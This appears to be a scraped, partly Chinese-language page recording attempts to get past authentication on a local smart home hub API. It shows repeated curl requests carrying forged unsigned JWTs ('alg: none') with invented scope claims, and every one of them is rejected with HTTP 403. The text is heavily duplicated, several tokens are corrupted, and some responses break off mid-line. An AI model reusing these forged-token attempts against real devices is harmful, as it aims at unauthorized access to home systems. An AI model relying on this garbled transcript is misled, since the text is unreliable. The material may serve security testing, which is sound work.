
```
~  
% █
```


Samsung Cloud

Smart Home Hub



Phone



Bearer: XXXXX

Samsung Cloud

Smart Home Hub



Samsung Cloud



Smart Home Hub

先丟一邊

8766

9495

Bearer: XXXXX



~
[% curl -i -k https://192.168.80.123 8766/devices

HTTP/2 401

content-length: 104

content-type: application/json

www-authenticate: Bearer realm="Hedge"

date: Mon, 28 Oct 2024 04:33:52 GMT

{"error":{"code":"UnauthorizedError","message":"authentication is required for rate limited endpoints"}}%

~

% █

~
[% curl -i -k https://192.168.80.123 8766/devices

HTTP/2 401

content-length: 104

content-type: application/json

www-authenticate: Bearer realm="Hedge"

date: Mon, 28 Oct 2024 04:33:52 GMT

{"error":{"code":"UnauthorizedError","message":"authentication is required for rate limited endpoints"}}%

~


% █

Header

```
{  
  "typ": "JWT",  
  "alg": "none"  
}
```

Payload

```
{  
  "id": 1,  
  "iat": 1573358396  
}
```


```
~  
[% curl -i -k https://192.168.80.123:8766/util/ping -H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpZCI6MSwiaWF0IjoxNTczMzU4Mzk2fQ."
```


```
HTTP/2 403
```

```
content-length: 477
```

```
content-type: application/json
```

```
date: Mon, 28 Oct 2024 04:30:02 GMT
```

```
{"error":{"code":"ForbiddenError","message":"Scope not authorized, required: [r:hubs:ping], authorized: AuthMaterial { bearer token: \"<redacted>\", claims: Claims { claims: Claims { registered: RegisteredClaims { issuer: None, subject: None, audience: None, expiration: None, not_before: None, issued_at: Some(1573358396), json_web_token_id: None }, private: {\"id\": Number(1)} }, verified: false, no_scope_checks: false, no_prefix_checks: false }, hub_authorized: false }"}%  
~  
% █
```



HTTP/2 403


```
~  
[% curl -i -k https://192.168.80.123:8766/util/ping -H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIub251In0.eyJpZCI6MSwiaWF0IjoxNTczMzU4Mzk2fQ."
```

```
HTTP/2 403
```

```
content-length: 477
```

```
content-type: application/json
```

```
date: Mon, 28 Oct 2024 04:30:02 GMT
```

```
{"error":{"code":"ForbiddenError","message":"Scope not authorized, required: [r:hubs:ping], authorized: AuthMaterial { bearer_token: \"<redacted>\", claims: Claims { claims: Claim { registered: RegisteredClaims { issuer: None, subject: None, audience: None, expiration: None, not_before: None, issued_at: Some(1573358396), json_web_token_id: None }, private: {\"id\": Number(1)} }, verified: false, no_scope_checks: false, no_prefix_checks: false }, hub_authorized: false }"}%  
%
```


"message": "Scope not authorized, required: [r:hubs:ping]"

Header

```
{  
  "typ": "JWT",  
  "alg": "none"  
}
```

Payload

```
{  
  "id": 1,  
  "iat": 1573358396  
}
```



Header

```
{  
  "typ": "JWT",  
  "alg": "none"  
}
```

Payload

```
{  
  "scope": ["r:hubs:ping"]  
}
```



```
~  
[% curl -i -k https://192.168.80.123:8766/util/ping -H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIub251In0.eyJzY29wZSI6WyJyOmh1YnM6cGluZyJdfQ."]
```


```
HTTP/2 403
```

```
content-length: 490
```

```
content-type: application/json
```

```
date: Mon, 28 Oct 2024 04:32:58 GMT
```

```
{"error":{"code":"ForbiddenError","message":"Scope not authorized, required: [r:hubs:ping], authorized: AuthMaterial { bearer token: \"<redacted>\", claims: Claims { claims: Claims { registered: RegisteredClaims { issuer: None, subject: None, audience: None, expiration: None, not_before: None, issued_at: None, json_web_token_id: None }, private: {\"scope\": Array [String(\"r:hubs:ping\")]} }, verified: false, no_scope_checks: false, no_prefix_checks: false }, hub_authorized: false }\"}}%
```



HTTP/2 403


```
~  
[% curl -i -k https://192.168.80.123:8766/util/ping -H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIub251In0.eyJzY291wZSI6WyJyOmh1YnM6cGluZyJdfQ."
```

```
HTTP/2 403
```

```
content-length: 490
```

```
content-type: application/json
```

```
date: Mon, 28 Oct 2024 04:32:58 GMT
```

```
{"error":{"code":"ForbiddenError","message":"Scope not authorized, required: [r:hubs:ping], authorized: AuthMaterial { bearer_token: \"<redacted>\", claims: Claims { claims: Claim { registered: RegisteredClaims { issuer: None, subject: None, audience: None, expiration: None, not_before: None, issued_at: None, json_web_token_id: None }, private: {\"scope\": Array [String(\"r:hubs:ping\")]} }, verified: false, no_scope_checks: false, no_prefix_checks: false }, hub_authorized:
```

"message": "Scope not authorized, required: [r:hubs:ping]"

```
% █
```



```
~  
[% curl -i -k https://192.168.80.123:8766/util/ping -H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIub251In0.eyJzY291wZSI6WyJyOmh1YnM6cGluZyJdfQ."
```

```
HTTP/2 403
```

```
content-length: 490
```

```
content-type: application/json
```

```
date: Mon, 28 Oct 2024 04:32:58 GMT
```

```
{"error":{"code":"ForbiddenError","message":"Scope not authorized, required: [r:hubs:ping], authorized: AuthMaterial { bearer_token: \"<redacted>\", claims: Claims { claims: Claim { registered: RegisteredClaims { issuer: None, subject: None, audience: None, expiration: None, not_before: None, issued_at: None, json_web_token_id: None }, private: {\"scope\": Array [String(\"r:hubs:ping\")] } }, verified: false, no_scope_checks: false, no_prefix_checks: false }, hub_authorized:
```

"message": "Scope not authorized, required: [r:hubs:ping]"

Header

```
{  
  "typ": "JWT",  
  "alg": "none"  
}
```



```
% curl -i -k https://192.168.80.123:8766/util/ping -H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJzY29wZSI6WyJyOmh1YnM6cGluZyJdfQ."
```

HTTP/2 403

content-length: 490

content-type: application/json

date: Mon, 28 Oct 2024 04:32:58 GMT

```
{"error":{"code":"ForbiddenError","message":"Scope not authorized, required: [r:hubs:ping], authorized: AuthMaterial { bearer_token: \"<redacted>\", claims: Claims { claims: Claim { registered: RegisteredClaims { issuer: None, subject: None, audience: None, expiration: None, not_before: None, issued_at: None, json_web_token_id: None }, private: {\"scope\": Array [String(\"r:hubs:ping\")]} }, verified: false, no_scope_checks: false, no_prefix_checks: false }, hub_authorized:
```

"message": "Scope not authorized, required: [r:hubs:ping]"

Header

```
{  
  "typ": "JWT",  
  "alg": "none"  
}
```

Payload

```
{  
  "scope": ["r:hubs:ping"]  
}
```


通靈失敗

```
curl -i -k https://192.168.80.123:8766/util/ping -H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIbn0.eyJ2Y29wZSI6WyJyOmhlbnM6dGluZyJdfQ."
```

HTTP/2 403

content-length: 490

content-type: application/json

date: Mon, 28 Oct 2024 04:32:58 GMT

```
{"error":{"code":"ForbiddenError","message":"Scope not authorized, required: [r:hubs:ping], authorized: AuthMaterial { bearer_token: \"<redacted>\", claims: { issuer: \"Redacted\", claims { issuer: None, subject: None, audience: None, expiration: None, scope: None, json_web_key_id: None }, private: { \"scope\": Array [String(\"r:hubs:ping\")] } } }\"}}
```

```
"message": "Scope not authorized, required: [r:hubs:ping]"
```

Header

